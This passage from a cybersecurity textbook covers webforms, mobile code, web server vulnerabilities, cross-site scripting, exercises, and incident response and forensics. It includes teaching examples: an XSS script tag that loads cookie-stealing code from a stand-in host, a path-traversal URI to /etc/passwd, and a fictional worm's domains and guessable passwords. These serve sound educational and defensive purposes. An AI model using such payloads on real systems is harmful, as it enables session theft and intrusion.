<I>In Vino Veritas</I><BR>
Customer details
</P>
<P>
First name: <INPUT type="text" name="firstname"><BR>
Last name: <INPUT type="text" name="lastname"><BR>
Post code: <INPUT type="text" name="postcode"><BR>
e-mail: <INPUT type="text" name="email"><BR>
<BUTTON name="submit" value="submit" type="submit">
                   Submit></BUTTON>
<BUTTON name="reset" type="reset">Cancel</BUTTON>
</P>
</FORM>
```

Fig. 10.17 A simple webform into which new customers can type information about themselves




Fig. 10.18 A typical presentation of the webform from Fig. 10.17

In addition to elements for input of text and for submit and reset buttons, an HTML webform can contain elements which work as:

- **Radio buttons:** These are described by INPUT elements of type `radio`. There can be several radio buttons with the same name, but they are mutually exclusive—i.e. you can only select one of them at a time. For example:

```
<INPUT type="radio" name="sex" value="Male">Male<BR>
<INPUT type="radio" name="sex" value="Female">Female<BR>
<INPUT type="radio" name="sex" value="Nonbin">Nonbin<BR>
```


  Here there are three radio buttons with the name `"sex"`, but it is only possible for the user to choose one of the three possibilities.
- **Checkboxes:** These are described by INPUT elements of type `checkbox`. There can be several checkboxes with the same name. This makes it possible to select several values for the same property. For example:

```
<INPUT type="checkbox" name="colour" value="White">White<BR>
<INPUT type="checkbox" name="colour" value="Brown">Brown<BR>
<INPUT type="checkbox" name="colour" value="Black">Black<BR>
<INPUT type="checkbox" name="colour" value="Yellow">Yellow<BR>
```

  Here there are four checkboxes with the name `"colour"` and the user can choose 1, 2, 3 or 4 of them.
- **Passwords:** These are described by INPUT elements of type `password`. This element resembles an element of the type `text`, But in the presentation the characters which the user types in must be "blinded".
- **Files:** These are described by INPUT elements of type `file`. This makes it possible to send files together with the webform.
- **Hidden fields:** These are described by INPUT elements of type `hidden`. An example can be seen in Fig. 10.16 above.
- **Menus:** These are described by *SELECT elements* with a number of selectable possibilities (*"OPTIONS"*).
- **Multiline text fields:** These are described by *TEXTAREA elements* with a given number of lines of a given length.

When the user clicks on the submit button in the webform, the form's contents are converted into a *form dataset*, where the selected elements in the form are given by `name=value` pairs. If for example a form contains an element:

Fig. 10.19 An example of a filled webform from Fig. 10.17, as it is shown in the user's browser


In vino veritas
Customer details

First name	Alfred
Last name	Forgetful
Post code	9200
e-mail	alfie@glemmer.dk

```
<INPUT type="text" name="firstname">
```

where the text typed in is `Alfred`, then the pair `firstname=Alfred` is produced. It is standard procedure to produce the entire form dataset by placing the individual pairs after one another in the same order as the elements of the form, with an ampersand (&) as a separator between successive pairs. So if the webform from Fig. 10.17 is filled in as shown in Fig. 10.19, then the form dataset will be:

```
firstname=Alfred&lastname=Forgetful&postcode=9200
     &email=alfie@glemmer.dk&submit=submit
```

The form dataset is then usually sent in an HTTP request to the URI specified in the `action` field in the head of the form. Exactly how this is done depends on which HTTP method is specified in the `method` field in the head of the form:

- **GET:** An extended URI is formed, consisting of the action URI, followed by a question mark, followed by the form dataset. The request is then sent to this extended URI using the GET method.
- **POST:** The form dataset is put into the body of the request and the request is sent to the action URI.

It is a convention that webforms which do not change anything on the web server [1], typically because they just cause a lookup in a database or similar, are sent by using GET, whereas POST is used if the webform leads to changes in the data stored on the server.

Just as in the case of cookies, there are some risks associated with the use of webforms. A webform will often contain personal or other confidential data such as passwords, account numbers or perhaps even personal identity numbers such as social security numbers or the like. Nor is it always a good idea to let the whole world see what you order from a webshop or download from a streaming service. So webforms should in the large majority of cases be sent via an encrypted connection to the server which is to process them. In practice this means that it is `HTTPS` and not `HTTP` which is used. In this context it is important to be aware that even INPUT fields of types `hidden` and `password`, which are not presented in plaintext in the user's browser, appear in plaintext in the form dataset, and can therefore easily be read by an attacker if the connection is not encrypted.

[1] the technical phrase is that they have no *side effects* on the server

10.5.5 Mobile code

Mobile code is code which can be moved between systems. This includes in particular code which can be transferred from a server for execution on a client. Mobile code is typically accessed as an element in a web page, when the web page is fetched from the server. Common examples include:

- **ActiveX controls:** Are executed by a browser on the client, after being fetched from the server which houses them.
- **Java applets:** Are executed in a Java Virtual Machine (JVM) on the client, after they have been fetched from the server which houses them.

As the code in both cases is executed on the *client*, this needs to be certain that the code will not do anything unpleasant. Some of the steps taken in an attempt to make the use of mobile code more secure are described below. However, experience show that this is still an area in which hidden vulnerabilities regularly appear.

10.5.5.1 Security with Java Applets

When Java applets are used, security is based on a so-called *sandbox* model: The applet is executed in a very restrictive environment (in a JVM) with three important components:

- **Security Manager:** controls access to resources in accordance with an explicit security policy which relates resources to the corresponding permissions.
- **Byte Code Verifier:** checks code before it can be executed, in order to ensure that it fulfils certain quality requirements, for example:
  - No stack overflow
  - No illegal type conversions
  - No illegal references to other Java classes.
- **Class Loaders**: fetch class files and check that they are mutually consistent and do not disobey Java's rules.

Because of the obvious risks associated with the use of applets, most clients nowadays will also check where the applet comes from. Applets which are not provided with a valid electronic signature from their source cannot be allowed to access the local file system or web pages outside the web site from which the applet comes. Many clients (i.e. browsers) will completely reject such unsigned applets—and possibly also applets which are *self-signed*, i.e. where the signature is based on a *self-signed certificate*, where, as discussed in Sect. 5.5, there is no chain of trust back to a recognised root certificate.

Even if they are known as "Java applets", they do not in fact need to be developed in the programming language Java. A JVM is really just a program which *interprets* instructions in *Java bytecode* instead of instructions which the computer's CPU can execute directly. This means that the applet can be written in any programming language, as long as this language can be translated into bytecode, just as we have seen in Sect. 9.4.4 with the so-called *native code* in Android. Popular alternatives include Python, Ruby, Pascal and Eiffel.

10.5.5.2 Security with ActiveX

When ActiveX is used, security is based on a so-called *Authenticode* model:

- Code must be signed digitally by the developer (which must have a certificate from an approved CA).

It is important to notice that this gives a guarantee for the origin of the code, not its quality—so you should only feel secure if you also have confidence in the developer. Worse still, ActiveX controls can be marked *safe-for-scripting*, so that Authenticode is put out of action and the ActiveX object has free hands to do what it likes.

10.5.5.3 Security Zones

Because of the obvious dangers with mobile code and invasive malware, some web browsers operate with a number of *security zones* which can be trusted to different degrees.

An example from Internet Explorer, in order of increasing trust:

- Internet zone
- Local intranet zone
- Trusted sites
- Restricted sites

For each zone, it is possible to give sets of rules for which forms of mobile code can be accepted.

10.5.6 Web Server Vulnerabilities

Although client-side scripting using techniques such as Java applets or ActiveX has led to many security vulnerabilities, it is important to remember that web servers themselves may contain vulnerabilities of various types. These may be built-in software flaws in the server or may be due to unsuitable configuration. For example, an unsuitably configured server may allow "catalog jumping" in a URI:

- In an Apache-based web server, the path to a resource in a URI is by default given *relative* to the "root catalog":
  `/usr/local/apache2/htdocs`
- Thus for example URI `http://www.vic.dk/images` will give access to the file at `/usr/local/apache2/htdocs/images`.

- The URI `http://www.vic.dk/images/../../../../etc/passwd` would then give access to the file `/etc/passwd`, as each `/..` refers to the folder one level higher up in the catalog hierarchy.

Luckily, newer versions of Apache do not allow `/..` to appear in a URI. And a better configuration would not set the browser up to use the default root catalog.

Other well-known operational factors which increase risk are:

- The web server is executed with administrator/root privileges.
- Example scripts and installation files can be found and exploited.
- Error messages reveal details of the web configuration.
- Facilities for extending the server's functionality, such as plugins, extensions or other add-ons, may introduce vulnerabilities, even though the basic server is flaw-free.

A specially sensitive area is the server's setup, if it offers access via HTTPS or other protocols which are secured by using SSL/TLS. To achieve a high level of security, it is essential that the server only uses the most secure versions of TLS—that is to say at least TLSv1.2 and preferably TLSv1.3, if it is available. As the choice of cryptoalgorithms and other parameters depends on a negotiation between server and client, some servers will permit use of older and less secure versions than these, if this is necessary in order to satisfy weak clients. This is a bad idea, as it can compromise both confidentiality and integrity of data which is to be transmitted. Luckily, many modern web browsers (i.e. clients) can be configured so that they will refuse to accept connections to HTTPS servers which do not support the latest versions of TLS; this trend noticeably improves security.

10.5.6.1 XSS: Cross-site Scripting

Cross-site scripting (abbreviated *XSS*) is a phenomenon which is seen when malicious users leave harmful code in the form of scripts on otherwise trustworthy sites, where others can access (and execute) them. XSS, which is really yet another form of software injection, is regarded as one of the most serious causes of leakages of user and other information from sensitive web sites.

The attack typically relies on the web site allowing user input to be displayed as web output. Web sites which offer fora or messageboard functionality are therefore particularly exposed. A simple example is as follows:

- A malicious user, Mallory, leaves a question on a web site which hosts a forum on tortoises:

```
Can't Russian tortoises tolerate spinach? Mine has started
to behave oddly after a couple of meals containing spinach.
<script>src="http://malpense.net/authtyv.js"</script>
```

- An innocent user, Alice, who later visits this forum and reads Mallory's query, will also get to execute Mallory's JavaScript script, which is fetched from `http://malpense.net`, and which will steal Alice's authentication cookie for the forum and send it to Mallory.

- Mallory can then take over Alice's session on the forum and behave as though he were Alice.

The attack depends on innocent users believing that this forum has been set up on a trustworthy web site, so they allow this malicious script to be executed. The forum's administrator could easily prevent attacks of this type by filtering the user's input, so as to remove any scripts in contributions which are typed in on the forum.

Another popular technique for performing an XSS attack is to embed a (malicious) script in a *query* in a URI. Let us assume that it is possible to search the forum for contributions which deal with Russian tortoises, by formulating a URI `http://worldtortoises.org?q=russian`. Then you get a list with links to all the contributions which mention "russian". Then Mallory can try to attack as follows:

- Mallory constructs a URI with a query:

```
http://worldtortoises.org?q=russian<script%20
  src="http://malpense.net/authtyv.js">
```

- Mallory sends out a mail to a number of users of the forum, with a text in the style `Hi, just check out these Russians!` and the constructed URI.
- An innocent user, Alice, receives the mail. She is interested in Russian tortoises and clicks on the link. Mallory's script is fetched from `http://malpense.net` and executed. As before, it steals Alice's authentication cookie for the forum and sends it to Mallory.
- Mallory can then take over Alice's session on the forum and behave as though he were Alice.

In recent years, a number of useful products have appeared which can protect against XSS by preventing execution of scripts on web pages which a user visits, until the user explicitly allows it. Internet Explorer's *Security Zones* and Opera's *Site Specific Preferences* can be configured to selectively forbid execution of scripts from particular domains. In Firefox and related browsers, the open source product NoScript, which is installed as an "add-on" to the browser, makes it possible to enable or disable scripts on a given web page individually. In that way, scripts which are essential for the web site's correct operation can be permitted, while all others – such as irrelevant or possibly malicious scripts—are forbidden. A similar functionality is offered by ScriptSafe for Google Chrome, JavaScript Blocker for Safari, μMatrix for Opera and Trust Setter for Internet Explorer.

10.5.6.2 Dynamic Generation of Content

For complex web applications, it is often an advantage if the web page's content can be generated dynamically on the server, typically as a reaction to user input on the client, or based on data fetched from a database or other source. Many web servers make use of a *Content Management System (CMS)* to facilitate maintenance of their web pages, and often the CMS can be configured by plugins to offer this sort of special functionality.

There are a number of technologies used for this purpose; well-known examples are *PHP*, *ASP.NET* and *Java servlets*, which all make it possible to develop software components which will be executed on the server, typically in a protected environment. For example, Java servlets are small Java programs, which are translated into *Java bytecode* that is executed in a JVM on the server (just like applets are executed on the client). This makes it possible to add new functionality to the server in a simple and efficient way.

Use of technologies for dynamically generating web content is not risk-free. As this is a question of software which is executed on the web server itself, any errors in a component will impact the server's basic functionality. In many cases the component is used to take over some of the load from central parts of the application, for example to access a database. It will then typically be the component's task to check input from the client, in order to prevent SQL injection. Another common way of using these components is for authentication of the client's user and for checking that this user has authorisation to use the application's data and software components. In all these cases the component plays a critical role with respect to maintaining the desired level of security. It is clear that development of components for dynamic generation of content must be carried out with great care.

10.6 Targets for Software Security

The main aim is to produce trustworthy programs—that is to say, programs whose code has been stringently developed and analysed. Such programs should have the properties shown in Requirements 10.1.

Requirements 10.1 (Properties of trustworthy programs)

A trustworthy program must have the properties:

1. **Functional correctness:** The program does what it is supposed to do.
2. **Securing integrity:** The program is robust, even if it is exposed to incorrect commands or data.
3. **Limited privileges:** Access to secure data is kept to a minimum and rights are not transferred to programs or users which you do not trust.
4. **A suitable level of evaluation:** The program has been evaluated and awarded a trust grading which matches the data and the environment which the program will be exposed to. A military system, which is under constant attack, or a life-critical system naturally require a higher level of trust than a simple app for a mobile telephone.

For those who will use the product, the big question is how they can get to trust that these requirements have been met. In simple cases, it is very common to base one's evaluation on general trust in the producer of the software. To be certain that this trust is not based on false assumptions, it is common for software products to be provided with a valid electronic signature, as for example in Microsoft's *Authenticode* discussed in Sect. 10.5.5.2 above, or that the product has been fetched from a secure web server by using HTTPS, where the server's certificate guarantees that the server really does belong to the assumed producer.

An electronic signature or a secure server in reality only gives you some confidence that the product comes from a particular producer and has not been modified since it was signed. This is hardly enough to create the necessary trust in more critical situations, and in such cases the product must go through a well-documented evaluation procedure. In security-critical systems, it is nowadays common to base the evaluation on the *Common Criteria (CC)*, as previously described for OSs for systems with strict security requirements. Depending on how strict the requirements are, you can under CC go for products which have a suitable *Evaluation Assurance Level (EAL)*. That the product has been evaluated to a high EAL should give greater confidence in claims that the product lives up to the security requirements set for it.

Useful concepts which you should now know about

In this chapter, the following concepts were introduced:

- Buffer overflow
- Stack overflow
- Incomplete mediation
- TOCTTOU flaw
- Pentest
- Fuzztest
- Static analysis (of program text)
- Dynamic analysis (of program behaviour)
- Malware
- A virus
- A worm
- A backdoor
- Spyware
- Ransomware
- An antivirus (AV) system
- Signature based malware detection
- Behaviour based malware detection
- Misuse detection
- Anomaly detection
- SQL injection
- LDAP injection
- HTTP Basic Authentication
- HTTP Digest Authentication
- An HTTP cookie
- A SessionID
- A webform

- Mobile code
- An ActiveX control
- An applet
- Cross-site scripting (XSS)

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

David A. Wheeler has published a very useful practical guide to what to do in order to develop secure software: *"Secure Programming HOWTO"*. It is available free of charge as a web publication [97] and is updated at regular intervals.

A general review and evaluation of a long series of tools for evaluating software security was produced in 2009 by the consultancy Booz Allan Hamilton on behalf of the US Navy [12]. An important part of the evaluation was a description of which competencies people should have in order to make use of the different tools. This is a very important aspect of the use of these often very advanced tools, as inexpert users can manage to do more harm than good. As a clever man (probably Grady Booch, a leading software engineer with IBM) once said: "A Fool with a Tool is still a Fool".

A number of organisations produce regular reports on trends in malware, software vulnerabilities and the like. Some of these form part of a general report about data breaches observed during the year, such as the previously mentioned *"2021 Data Breach Investigations Report"* from Verizon [93]. Others are more specialised. A particular effort goes into analysing software vulnerabilities in web applications, where there are many forms of attack, of which we have only discussed a small number in this chapter. The non-commercial organisation OWASP (Open Web Application Security Project) produces a report covering this area from time to time, in addition to offering testing tools and publishing much other information on web security. The latest version of the report is currently from 2021 [70].

Exercises

10.1 Basic authentication i HTTP

In the basic form of authentication in HTTP described in Sect. 10.5.1, a base64 encoding of the user's userid and password, separated by a colon (:), is sent as authentication data from the client to the server. In the text, the claim is made that it is easy to convert the encoded value back to its plaintext form.

Figure 10.11 shows an example, where the base64 encoding of the userid and password is:

```
dGJvbmVzOkFscGgwMm5VbT8=.
```

What are the userid and password?

10.2 A myth about the Internet? (1)
In a survey carried out in 2009, a group of ordinary IT users were asked whether they believed that they could by accident download a harmful program just by accessing a web page without clicking on any links on the page. About 64% of the respondents answered "Yes" and about 27% answered "No" (the remaining 9% answered "Don't know"). How would you answer the question, now that you have read this chapter? Give reasons for your answer. If, for example, you answer "yes", you should give one or more examples of how this accidental download can take place; if you answer "no", you should explain why it cannot take place.

10.3 A myth about the Internet? (2)
In the same survey as was mentioned in Exercise 10.2, the respondents were asked to say whether they thought that a virus scanner could catch particular types of undesirable mail. About 39% thought that a virus scanner would always be able to catch mail in which an attached document contained a program which could get your computer to break down, while about 50% thought it would sometimes be able to catch such mails, and about 5%, that it would never be able to catch such mails. On the other hand, about 30% thought that it would always be able to catch a mail containing a link to a webpage which would install a harmful program on the user's computer without requiring any action from the user, while about 36% thought that it would sometimes catch this type of mail and about 26% that it would never do so.

Discuss these results. Do they give a realistic picture of what a virus scanner in practice can do?

10.4 Detection of rootkits
In Chap. 9 it was stated that the first generation of rootkits could easily be detected, as they simply modify some standard programs which are normally found on the attacked system. Tools such as Tripwire, which calculate cryptographic checksums for important software components in the system, can easily detect these changes.

Many newer types of rootkit rely instead on introducing completely new software components, either as modules for the operating system or as new contents for the boot sector on the disk, which is used during system startup. These hiding places are not normally checked by apps for detecting rootkits. Is it possible instead to use techniques such as static program analysis to detect whether incoming traffic from the net contains program code which writes in these areas? If you believe that static analysis can be used, can you find practical examples of tools which (at least on an experimental basis) can be used for rootkit detection? If you do not believe that static analysis can be used, you should explain why.

10.5 0-day attacks
Many of the most spectacular cyberattacks in recent years have been so-called 0-day ("zero-day") attacks —that is to say attacks which exploit vulnerabilities which have not previously been publicly known. Which mechanisms presented in this chapter would you use to detect a backdoor which had been installed with the help of an attack of this type? Give reasons for your choice.

10.6 The BlottoX worm

A new type of malware, known as BlottoX, is a worm which attacks computers running Windows operating systems. It propagates itself by exploiting the Remote Desktop Protocol (RDP). It may download further malicious software, which acts as a backdoor to the infected computer.

When the worm arrives at an uninfected computer and is executed, it first copies itself to the file `cache.txt` in the Windows folder which is used for storing offline web pages. It then copies the standard file `sens.dll` in Windows' system folder to a new file, `Sens32.dll`, in the same folder and stores a copy of itself in `sens.dll`.

BlottoX then searches to find DNS records for three domains which the attackers themselves have registered:

```
ms.jifr.co.be
ms.jifr.co.cc
ss.jifr.net
```

Some of these records can be DNS TXT records that contain information about backdoors which the worm can download. All such backdoors are fetched by using FTP from the URI `errormail.tonzobark.ru/160.rar`. The worm will then inject itself into the generic Windows service `svchost.exe`, so it will be executed if a process based on this service is started. It then deletes the file which contains the original copy of the worm code.

Next, BlottoX attempts to terminate the execution of all processes which contain text strings (such as `avguard`, `FortiScand`, `mcshield`, `SpySweeper` etc.), which apparently identify them as being security products such as antivirus or antispyware programs.

Finally the worm tries to propagate itself to other computers in the local network by using RDP. It opens TCP connections to the standard port 3389 on each of these computers and tries a large number of simple userid/password combinations—for example, with userids such as `administrator`, `admin`, `test`, `user` and `guest`, and passwords such as `1`, `1234`, `111111`, `password`, `%u%`, `1q2w3e`, `secret` and other combinations which are easy to guess. If it succeeds in setting up an RDP connection to another computer, the worm transfers itself to that computer.

Imagine you are the person responsible for cybersecurity in the company Target Llc. The company has installed a behavioural HIDS based on anomaly detection in each computer in its network. Would you expect that this IDS could detect some (or all?) of the activities which are set going by the BlottoX worm? Explain your answer—for example by giving conditions for being able to detect the individual activities or arguments for why it would not be possible.

10.7 TOCTTOU flaws

In this chapter it is claimed that there are many types of TOCTTOU flaw which can threaten the security of an IT system. Two examples are given: (1) Access to files in Unix systems and (2) Authentication, which is often performed long before the result is used. Can you find other examples? There are at least two which you can find by careful reading of this book—and even more, if you search on the Internet.

Chapter 11
Incident Handling and System Availability

Nobody is perfect—and nor are systems for protecting against cybersecurity threats. So it is necessary not only to take steps to protect your computer systems, but also to plan a suitable reaction, if things should go wrong. There are three elements in this:

1. Ensuring that all security breaches, both large and small, are registered, so suitable action can be taken.
2. Planning how to discover what has happened, if a security breach is detected.
3. Planning how to restore the systems to their normal state, so that daily operations can be continued.

The first two elements cover the immediate reaction, when a so-called *security incident* takes place, and they are often together known as the *Incident Response*. The third element will in practice normally lead to the production of plans for restarting operations after incidents of varying degrees of seriousness—from the trivial, where it is only necessary to restore a single file from a backup copy, to the extremely serious, where large parts of an organisation's computer systems have been rendered unusable by an extensive cyberattack or a violent physical disaster, with the result that the organisation's primary activities cannot be performed for a significant period of time.

11.1 Reacting to Security Incidents

It is important to decide how to react when an IT security incident is detected. In practice the reaction will depend on how you have discovered that something which seems to be in conflict with the security policy has taken place. There are really many ways in which this may happen, including:

- An automatic alarm from an IDS or similar monitoring unit goes off;
- An unusual situation is discovered during the IT personnel's regular inspection of log files;
- One or more users report that something is not as it should be;
- An external party complains that they are experiencing an attack or receiving spammail or the like from your system;
- An obvious disaster takes place—a fire, a hurricane, flooding or a violent cyber-attack on critical resources such as webservers or central databases.

11.1.1 Incident Reporting

Alarms which are automatically set off by monitoring units such as IDSs and firewalls will in a well-administered IT system reveal many attacks, both from internal and external attackers. But sneaky attacks which "fly beneath the radar" can be carried out without setting off the alarm and are in many cases first discovered by the IT system's users or IT personnel, who notice that something is wrong: confidential data have been disclosed, data have disappeared or have been modified, or some system functions have become unavailable.

It will therefore often be an element in the company's or organisation's IT security policy that both the IT personnel and the ordinary users have a duty to report all suspicious events to the person or persons who are responsible for IT security. An example of a formulation of this duty (for the entirely fictive organisation "NNNN") can be seen in Fig. 11.1.

The Security Officer will typically decide what is to be done – in the first instance an investigation of what actually happened and the extent of any damage. The investigation should also result in a description of what has been done to clear up the situation, together with any proposals for how to avoid such situations in the future, including new instructions to the staff.

It is a good practice to send the result of the investigation in an easily understandable language back to the user who reported the incident. This creates confidence in the system and shows that you take the reports seriously! But if the case looks serious, the result should also be sent to the management of the organisation, who in accordance with modern practice (described in ISO/IEC Standard 27001) have the overall responsibility for IT security. The management then have to decide whether the matter should have further consequences, such as a change of practice, disciplinary action with respect to some employees or even reporting the matter to the police as a crime.

Investigations unfortunately often show that the duty to report undesirable events is not always respected! This is a matter which should get the management to take serious action.

Duty to report suspicious events

Everybody who uses NNNN's IT systems must report situations which are suspected of having a connection to IT security breaches of any type. For example:

- Disclosure of confidential data to unauthorised persons.
- Loss of data, which cannot be recovered from a backup copy.
- Unauthorised changes to data or programs which are stored in the systems.
- Unauthorised storage of data or programs in the systems.
- Theft of equipment, including datamedia.
- Lack of availability of IT services
- Unauthorised activities in the network or in individual systems (e.g. caused by a virus, worm, external "hacker attack" or similar).
- Physical security breaches, both due to natural causes (e.g. storms, heat, flooding) and caused by humans (e.g. fire, break-ins, terrorism, vandalism).

To report such a situation, use the form "Report of a possible IT security incident", which is to be filled in as soon as possible after the situation has been detected with a description of what has happened.
The form can be found on the organisation's intranet at:
`https://www.nnnn.com/cybersec/report.pdf`
and can be filled in online. The completed form is to be sent to the Information Security Officer at e-mail: `CISO@nnnn.com`.

Fig. 11.1 The duty to report possible security incidents

11.1.2 Investigation of Security Incidents

Investigation of security incidents is a special discipline, which in many ways resembles a police investigation in criminal cases: You have a suspicion of a possible crime and try to collect evidence which can reveal what has happened and (if possible) who lies behind it. This discipline is generally known as *Computer Forensics*, by analogy with other forms of collection of criminal evidence and finding chains of causes and consequences.

Incidents such as break-ins, theft, vandalism and natural disasters have very little to do with cybersecurity and they are investigated in the usual way. But incidents such as loss of availability, hacker attacks, virus attacks or unwanted disclosure, loss or modification of data as a rule require the computers which have been affected to be investigated. As it is important not to lose important evidence, this investigation must be carried out according to some special rules—the material may have to be used in a subsequent court case and must therefore be collected, analysed and stored with great care. A typical set of principles (from the British police) for "good practice" can be seen in [100].

The investigators need a true picture of:

1. The affected system's *state*—that is to say the content of all parts of the computer where data can be stored: the memory, disks, other external media, the CPU registers etc.
2. If possible, some of the system's recent *history*; this normally comes from *log files*, where significant events are noted down in their order of occurrence.

In modern computers this is not entirely simple, as important parts of the system's state are *volatile* and will therefore normally be lost in the course of a very short time—typically a few seconds—if the system is turned off or the investigators do something inappropriate. The volatile parts include:

- The computer's physical memory;
- Areas used as caches for data on their way to or from the computer's disks;
- The CPU's registers and caches.

A normal shutdown of the computer will change the content of the disk, as the content of caches and disk buffers get copied to the disk during the shutdown process. On the other hand, if you just turn off the computer by pulling out the power plug or removing the battery, the disk contents will be unaltered, but all the volatile data will be lost, unless special steps are taken to extend their lifetime. It is in fact often possible to preserve the volatile data for a longer time by cooling the memory before turning off the machine. At a temperature of -70C, data can be retained for several hours without loss [41], but cooling requires special equipment and can therefore not always be applied in practice "out in the field". When the computer is restarted, further data will as a rule also disappear, as areas of the disk which before the shutdown were used to hold pages of the virtual memory which were not currently in use will be deleted. If possible it is therefore most often best just to let the machine continue to operate.

There are two slightly different scenarios in which a digital forensic task may need to be performed:

1. The computer to be investigated is your own or your company's, so it is possible to get all the necessary credentials and any decryption keys needed to get access to the machine—both as an ordinary user and as an administrator with elevated privileges. This will be the typical situation if it is a computer which has been exposed to a cyberattack from outside.
2. The computer to be investigated is suspected of having been used by criminals to commit a digital crime. This is the situation when the computer is used by the attacking party, and it is the police or other authorities who are to investigate the case. The computer's owner may in this scenario not be particularly willing to cooperate. Maybe he or she has left the country? The investigator must then start by finding out how to get access to the computer's data without knowing the necessary credentials, decryption keys and so on beforehand.

We start by looking at the first of these scenarios, which is plainly the easiest to deal with.

In general, the investigators must do two things:

1. Disconnect the computer from the network, so its state cannot be affected from outside. In a cable-based network, you can just pull out the network plug. In a wireless network, you can prevent the computer from having access via the network's access points, turn off the the computer's wireless mechanism if you

have rights to do this, or if necessary move the computer into a *Faraday cage*—that is to say, a room or smaller container (a *Faraday bag*) which radio waves cannot get into—if you have access to such a thing.

2. Take a copy of the contents of the computer's disk (or disks) and as much as possible of the volatile parts of the state (if they have not already disappeared), without changing it.

Copying the state is not necessarily a small task: the large majority of PCs, tablets, workstations and mainframe computers are connected to networks and can therefore have access to disks which do not lie physically inside or just next to the computer being investigated. Part of the investigator's task can therefore be to find out which disks have actually been *mounted*, so that they have been accessible from the computer to be investigated. A table in the operating system contains information about the current status. Most modern operating systems also record in a log file when disks are mounted and unmounted. So the investigator can if necessary see whether further disks have been in use in the period just before the incident was detected.

It is important to realise that it is not enough just to copy the files from the disk one by one to a new non-volatile medium such as an external disk or USB key. This is due to two phenomena:

1. Except in specially secured operating systems, deletion of a file will *not* result in deletion of the file's data content, but only that the file will be marked as deleted in the file catalog. The areas on the disk where the file's contents are stored are first overwritten when they need to be re-used for new files. Data from the deleted files may contain information which is useful for the investigation. But as the files have been deleted, they will not be included in a file-by-file copy.
2. There may also be areas on the disk which do not contain ordinary files, but contain data for administrative purposes, such as so-called *Master Boot Records* for use during system startup. These may also have been altered as part of an attack.

Instead of a file-by-file copy, it is therefore necessary to create a so-called *bit-by-bit copy* of the whole disk.

This task is as a rule very easy in systems based on a *virtual machine (VM)*, since in most VM systems it is possible to take a *snapshot* of the machine's state. In other system types you need to copy from a physical disk to another medium. Luckily there are a large number of utility programs for different operating systems which can be used to make bit-by-bit copies of the disks and/or the memory. For example:

- `dd`: Can be used in Unix-based systems for copying the disks and in Windows for copying both disks and physical memory to an external medium. Freeware.
- `F-Response`: Can be used for copying the physical memory from Unix-, Mac- and Windows-based systems over the net to an external computer. Commercially available.
- `Linux Memory Extractor (LiME)`: Can be used for copying the physical memory from Linux- and Android-based systems to an external medium. Freeware.

- `Memoryze™`: Can be used for copying the physical memory in Windows- and Mac-based systems to an external medium. Freeware.
- `FTK Imager`: Can be used for copying a disk to an external medium. Commercially available (also part of `FTK®`, see below).

The observant reader will probably have noticed that these programs are in general intended for use in ordinary computer systems such as PCs, tablets and workstations, with ordinary OSs such as Unix, Linux, Mac OS or Windows. Mobile units such as smartphones are so different, that they need to be dealt with in another way, which we come back to in Sect. 11.1.2.1 below.

When a copy of the disk's (or the disks') and maybe also the memory's contents has been made, it is essential to store the copy securely and to maintain a *chain of responsibility* with details of who made the copy and who handled it afterwards. All actions made on the copy must be recorded in a log. All analysis must be performed on the copy and all analysis results must be carefully recorded and stored in a secure place. If these rules are not followed, the validity of the entire investigation can be questioned—and a subsequent court case against the attacker will very probably be lost.

A number of software tools are available for analysing the computer's state in order to find suspicious data which could be a sign of an attack. For example: Tools such as AccessData's *Forensic Toolkit (FTK®)* can be used to analyse copies of Windows disks, and the open-source product *The Sleuth Kit (TSK)* can analyse both Windows and Unix disks.

In recent years there has been increasing interest in analysis of the memory. This is strongly motivated by the appearance of new types of malware, known as *Advanced Persistent Threats (APT'er)*, which are specifically designed to avoid detection for as long as possible. APTs are typically used to perform industrial espionage and similar tasks over a long period of time. To avoid detection, they hide in the computer's memory instead of in files on the disk, so they do not leave permanent traces which can be detected by ordinary antivirus programs. Tools for investigating the memory have therefore become more common. Two well-known examples are Volatility [62] and Redline [37], which are both freely available. The fundamental idea in both these tools is to analyse data structures, which could be products of malware or other attacks, in the computer's memory.

11.1.2.1 Investigation of Smartphones

A smartphone differs from an ordinary computer in several ways. Apart from the obvious difference that it has a built-in functionality for telephony in a GSM or UMTS network, it is physically much smaller, and its memory is as a rule both smaller and divided up in another way than, for example, in a PC.

As we saw in Chap. 6, a mobile phone consists of a *mobile unit* (the physical phone) and an *identity module (IM)*, which contains the user's personal information and can be moved between mobile units, for example if the user buys a new telephone. The mobile unit contains one or two areas with flash memory and an area with RAM.

Most smartphones also contain space for an SD card, which works as an *SSD*. The identity module is based on a UICC pilfer-proof smartcard, which contains its own little CPU and memory and has its own little operating system on which a SIM or USIM application runs. The memory is used amongst other things for storing the user's personal information, telephone book and most often also the most recently received text messages. In most smartphones, received text and multimedia messages are transferred to the mobile unit's memory or SD card, as the identity module's memory gets filled up.

If a smartphone is turned on and contains a valid SIM- or USIM-card when it is investigated, it will continue to be able to send and receive text and multimedia messages. These can change the smartphone's state and maybe even, if the phone is set up for it, cause a so-called *remote wipe*, so all stored messages and personal information are deleted. It is, however, not a simple task to prevent the phone from communicating via the telephone network without changing its state. Two techniques which can be used are:

- To place the phone in a *Faraday cage*. This is a technically secure, but rather expensive solution, which only professional investigators would normally have access to.
- To replace the phone's (U)SIM-card with a *Cellular Network Isolation Card* (often abbreviated to *CNIC*). This is a true copy of the (U)SIM-card, with the correct IMSI, MSISDN and so on, except for one thing: It does not contain the encryption key which would normally be shared with the network's Authentification Center. The phone can therefore not be attached to the network, but works normally in all other respects. To produce such a CNIC you need to have access to special equipment which can store information in a UICC smartcard.

Turning the phone off or putting it into *flight mode* will disconnect it from all wireless networks (the telephone network, WiFi networks, Bluetooth etc.), but can give the investigators the problem that they need to know the PIN code for the SIM-card and the password or other form of user authentification in order to get the phone working again afterwards – for example, if further investigations turn out to be needed. Turning off the phone will of course also prevent taking a copy of the memory.

